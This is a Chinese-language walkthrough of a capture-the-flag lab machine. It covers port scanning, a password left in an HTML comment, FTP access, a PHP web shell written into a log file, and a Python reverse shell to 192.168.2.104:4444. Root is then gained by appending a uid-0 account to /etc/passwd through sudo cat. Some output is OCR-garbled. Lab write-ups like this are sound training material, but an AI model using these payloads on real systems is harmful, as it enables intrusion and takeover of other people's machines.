

这个靶机分配了一个静态IP: 192.168.2.120

我们需要把Vmware的NAT模式dhcp网段设置成192.168.2.*才能找到靶机IP

这点需要注意

IP发现:

```
root@kali:~# nmap 192.168.2.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-15 02:38 CST
Nmap scan report for 192.168.2.2
Host is up (0.00043s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EC:67:DB (VMware)

Nmap scan report for 192.168.2.120
Host is up (0.00077s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:0F:F5:7F (VMware)

Nmap scan report for 192.168.2.254
Host is up (0.00042s latency).
All 1000 scanned ports on 192.168.2.254 are filtered
MAC Address: 00:50:56:E8:C7:2D (VMware)

Nmap scan report for 192.168.2.128
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.2.128 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.49 seconds
```

端口探测:


```

root@kali:~# nmap -sV -O 192.168.2.120
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-15 02:44 CST
Nmap scan report for 192.168.2.120
Host is up (0.00084s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.1
22/tcp    open  ssh      OpenSSH 5.1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.2.13 ((Unix) DAV/2 PHP/5.2.10)
MAC Address: 00:0C:29:0F:F5:7F (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds
root@kali:~#

```

开着三个端口，打开web页面，看源代码



<!-- username: logs password: zg]E-b0]+8: (58G -->

发现一个登录口令

所以我们需要找到登录页面来输入这个信息。我使用dirb工具来扫描目录和文件


```
root@kali:~# dirb http://192.168.2.120/

-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Fri Jun 15 02:58:53 2018
URL_BASE: http://192.168.2.120/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.120/ ----
+ http://192.168.2.120/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.2.120/index.php (CODE:200|SIZE:1323)
==> DIRECTORY: http://192.168.2.120/logs/

---- Entering directory: http://192.168.2.120/logs/ ----
-----
END_TIME: Fri Jun 15 02:59:07 2018
DOWNLOADED: 9224 - FOUND: 2
root@kali:~#
```

打开第2个目录后，显示**forbidden**。FTP端口和ssh端口开着。尝试输入用户名和密码到FTP登录




现在在FTP上登录。我看到了备份日志php文件，并通过get ftp命令下载到我的机器上。

```
root@kali:~# ftp
ftp> open 192.168.2.120
Connected to 192.168.2.120.
220 ProFTPD 1.3.1 Server (Intranet Development Server) [192.168.2.120]
Name (192.168.2.120:root): logs
331 Password required for logs
Password:
230 User logs logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> id
500 'SITE IDLE' not understood
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxrwxrwx 1 root root 1450 Jun 8 2012 backup_log.php
226 Transfer complete
ftp> get backup_log.php
local: backup_log.php remote: backup_log.php
200 PORT command successful
150 Opening BINARY mode data connection for backup_log.php (1450 bytes)
226 Transfer complete
1450 bytes received in 0.00 secs (8.0397 MB/s)
ftp>
```

我用curl请求日志路径。在这一刻，我注意到URL错误日志
请求另一个IP 192.168.2.240

```
root@kali:~# curl curl http://192.168.2.120/logs/backup_log.php
curl: (6) Could not resolve host: curl
<html>
<head>
<title></title>
</head>
<body>
<h2 style="text-align: center;">
Intranet Dev Server Backup Log</h2>
<center><b>GMT time is: Thu, 14 Jun 2018 19:37:26 +0000</b></center>
<p>
&nbsp;</p>
<h4>
Backup Errors:</h4>
<p>
&nbsp;</p>
</body>
</html>
Wed, 03 Jan 2012 09:51:42 +0000 from 192.168.2.240: Permission denied
<br><br>
Thu, 04 Jan 2012 13:11:29 +0000 from 192.168.2.240: No Such file or directory
<br><br>
Thu, 04 Jan 2012 13:31:36 +0000 from 192.168.2.240: No space left on device
<br><br>
Thu, 04 Jan 2012 13:41:36 +0000 from 192.168.2.240: No Space left on device
<br><br>
Mon, 16 Feb 2012 17:01:02 +0000 from 192.168.2.240: No Space left on device
<br><br>
```


我尝试了解目标服务器请求的连接端口。所以我尝试
用wireshark捕获包。



循环观察端口开放情况：

```
while true;do nc -v 192.168.2.120 10001 && break;  
sleep 2; clear; done
```

把php代码通过端口转到backup_log文件



```
Terminal  
File Edit View Search Terminal Help  
  
192.168.2.120: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.2.120] 10001 (?) open  
<?php system($_GET['cmd']); ?>
```

我 通 过 cmd 参 数 调 用 我 的 后
门 。 [http://192.168.2.120/logs/backup_log.php?](http://192.168.2.120/logs/backup_log.php?cmd=echo)

[cmd=echo "<pre>" ; ls -al ; uname -a;](http://192.168.2.120/logs/backup_log.php?cmd=echo)

Backup Errors:

```
Wed, 03 Jan 2012 09:51:42 +0000 from 192.168.2.240: Permission denied
Thu, 04 Jan 2012 13:11:29 +0000 from 192.168.2.240: No Such file or directory
Thu, 04 Jan 2012 13:31:36 +0000 from 192.168.2.240: No space left on device
Thu, 04 Jan 2012 13:41:36 +0000 from 192.168.2.240: No Space left on device
Mon, 16 Feb 2012 17:01:02 +0000 from 192.168.2.240: No Space left on device
Fri, 23 Apr 2012 10:51:07 +0000 from 192.168.2.240: No Space left on device
Fri, 12 May 2012 16:41:32 +0000 from 192.168.2.240: No Space Left on device

total 4
drwxr-xr-x 2 root root 68 Dec 22 07:12 .
```

所以我们需要使用back back shell。我使用python反向连接脚本。

```
python -c 'import
socket, subprocess, os; s=socket. socket (socket. A
F_INET, socket. SOCK_STREAM) ; s. connect (("192. 16
8. 2. 104", 4444)) ; os. dup2 (s. f i l e n o (), 0) ;
os. dup2 (s. f i l e n o (), 1) ;
os. dup2 (s. f i l e n o (), 2) ; p=subprocess. call (["/bi
n/sh", "-i"]);'
```

并尝试读取/ etc / passwd


```

root@kali ~ 2 0.537183708 Vmware_c0:00:00 Broadcast ARP 60 W
cat /etc/passwd .537538807 Vmware_c0:00:00 Broadcast ARP 60 W
root:x:0:0::/root:/bin/bash 2186 fe80::d864:263f:5ce... ff02::1:2 DHCPv6 157 S
bin:x:1:1:bin:/bin:/bin/false 388 fe80::d864:263f:5ce... ff02::1:2 DHCPv6 157 S
daemon:x:2:2:daemon:/sbin:/bin/false 2.168.2.1 224.0.0.22 IGMPv3 60 M
adm:x:3:4:adm:/var/log:/bin/false fe80::d864:263f:5ce... ff02::1:6 ICMPv6 90 M
lp:x:4:7:lp:/var/spool/lpd:/bin/false 0::d864:263f:5ce... ff02::1:6 ICMPv6 90 M
sync:x:5:0:sync:/sbin:/bin/sync 192.168.2.1 224.0.0.22 IGMPv3 60 M
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 263f:5ce... ff02::1:6 ICMPv6 90 M
halt:x:7:0:halt:/sbin:/sbin/halt 192.168.2.1 224.0.0.22 IGMPv3 60 M
mail:x:8:12:mail:/:/bin/false 162 fe80::d864:263f:5ce... ff02::1:6 ICMPv6 90 M
news:x:9:13:news:/usr/lib/news:/bin/false 2.1 224.0.0.22 IGMPv3 60 M
uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false 5ce... ff02::1:3 LLNMR 95 S
operator:x:11:0:operator:/root:/bin/bash 3.2.1 224.0.0.252 LLNMR 75 S
games:x:12:100:games:/usr/games:/bin/false 2.1 224.0.0.22 IGMPv3 60 M
ftp:x:14:50::/home/ftp:/bin/false fe80::d864:263f:5ce... ff02::1:6 ICMPv6 90 M
smmisp:x:25:25:smmsp:/var/spool/clientmqueue:/bin/false ff02::1:3 LLNMR 95 S
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/false 224.0.0.252 LLNMR 75 S
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:/bin/false on wire (480 bits), 60 bytes captured (480 bits) on interface
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash 00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff
apache:x:80:80:User for Apache:/srv/httpd:/bin/false
messagebus:x:81:81:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:82:82:User for HAL:/var/run/hald:/bin/false 111111 11111111 00000000 01010000
pop:x:90:90:POP:/:/bin/false 000000 00000000 00001000 00001000 00000110 00000000 00000001
nobody:x:99:99:nobody:/:/bin/false
hbeale:x:1001:10:::/home/hbeale:/bin/bash 分组: 4097 - 已显示: 4097
jgreen:x:1002:10:::/home/jgreen:/bin/bash
logs:x:1003:100:::/tmp:/bin/bash

```

我在tmp目录中找到备份文件并尝试提取。它会显示媒体路径并转到此路径并找到某些内容。之后，我发现SSH密钥。


```

1 sh-3.1$ cd /tmp
2 cd /tmp
3 sh-3.1$ ls -al
4 ls -al
5 total 112
6 drwxrwxrwt 4 root root 80 Dec 22 07:20 .
7 drwxr-xr-x 93 root root 300 Dec 22 07:12 ..
8 drwxrwxrwt 2 root root 3 May 4 1994 .ICE-unix
9 drwxrwxrwt 2 root root 3 May 4 1994 .X11-unix
10 -rwxrwxrwx 1 root root 37 Jun 8 2012 .directory
11 -rw-r--r-- 1 root root 98937 Dec 22 07:40 backup.tar.gz
12 sh-3.1$ tar -xvf backup.tar.gz
13 tar -xvf backup.tar.gz
14 media/backup/pxelinux.cfg.tar.gz
15 sh-3.1$ ls /media
16 ls /media
17 USB_1 backup
18 sh-3.1$ cd /media/USB_1
19 cd /media/USB_1
20 sh-3.1$ ls -al
21 ls -al
22 total 2728
23 drwxrwxrwx 3 root root 120 Jun 19 2012 .
24 drwxrwxrwx 4 root root 80 Jun 6 2012 ..
25 -rwxrwxrwx 1 root root 1383853 Jun 19 2012 ProgrammingGroundUp-1-0-booksize.pdf
26 -rwxrwxrwx 1 root root 171249 Jun 19 2012 SerialProgrammingInPosixOSs.pdf
27 drwxrwxrwx 3 root root 80 Jun 19 2012 Stuff
28 -rwxrwxrwx 1 root root 1210710 Jun 19 2012 make.pdf
29 sh-3.1$ cd Stuff
30 cd Stuff
31 sh-3.1$ ls -al
32 ls -al
33 total 916
34 drwxrwxrwx 3 root root 80 Jun 19 2012 .
35 drwxrwxrwx 3 root root 120 Jun 19 2012 ..
36 drwxrwxrwx 2 root root 80 Jun 6 2012 Keys
37 -rwxrwxrwx 1 root root 928014 Jun 19 2012 bash.pdf

```

拿到flag，但需要利用。我在我的电脑上下载rsa私钥并尝试登录。这行得通。之后，我检查sudo -l。所以我再次将root ID添加到另一个用户abatcy。

```

1 [root@homeless] [~/Desktop/211TR]
2 ssh -i key hbeale@192.168.2.120
3 Linux 2.6.27.27
4 hbeale@slax:~$ id
5 uid=1001(hbeale) gid=10(wheel) groups=10(wheel)
6 hbeale@slax:~$ sudo -l
7 User hbeale may run the following commands on this host:
8 (root) NOPASSWD: /bin/ls, (root) /usr/bin/cat, (root) /usr/bin/more, (root)
9 /usr/bin/su *root*
10 (root) NOPASSWD: /usr/bin/cat
11 hbeale@slax:~$ sudo /usr/bin/cat >> /etc/passwd
12 id
13 133720:0:0:/:root:/bin/bash
14 ^C
15 hbeale@slax:~$ id
16 uid=1001(hbeale) gid=10(wheel) groups=10(wheel)
17 hbeale@slax:~$ su 133720
18 root@slax:~/home/hbeale# id
19 uid=0(root) gid=0(root) groups=0(root)
20 root@slax:~/home/hbeale#

```

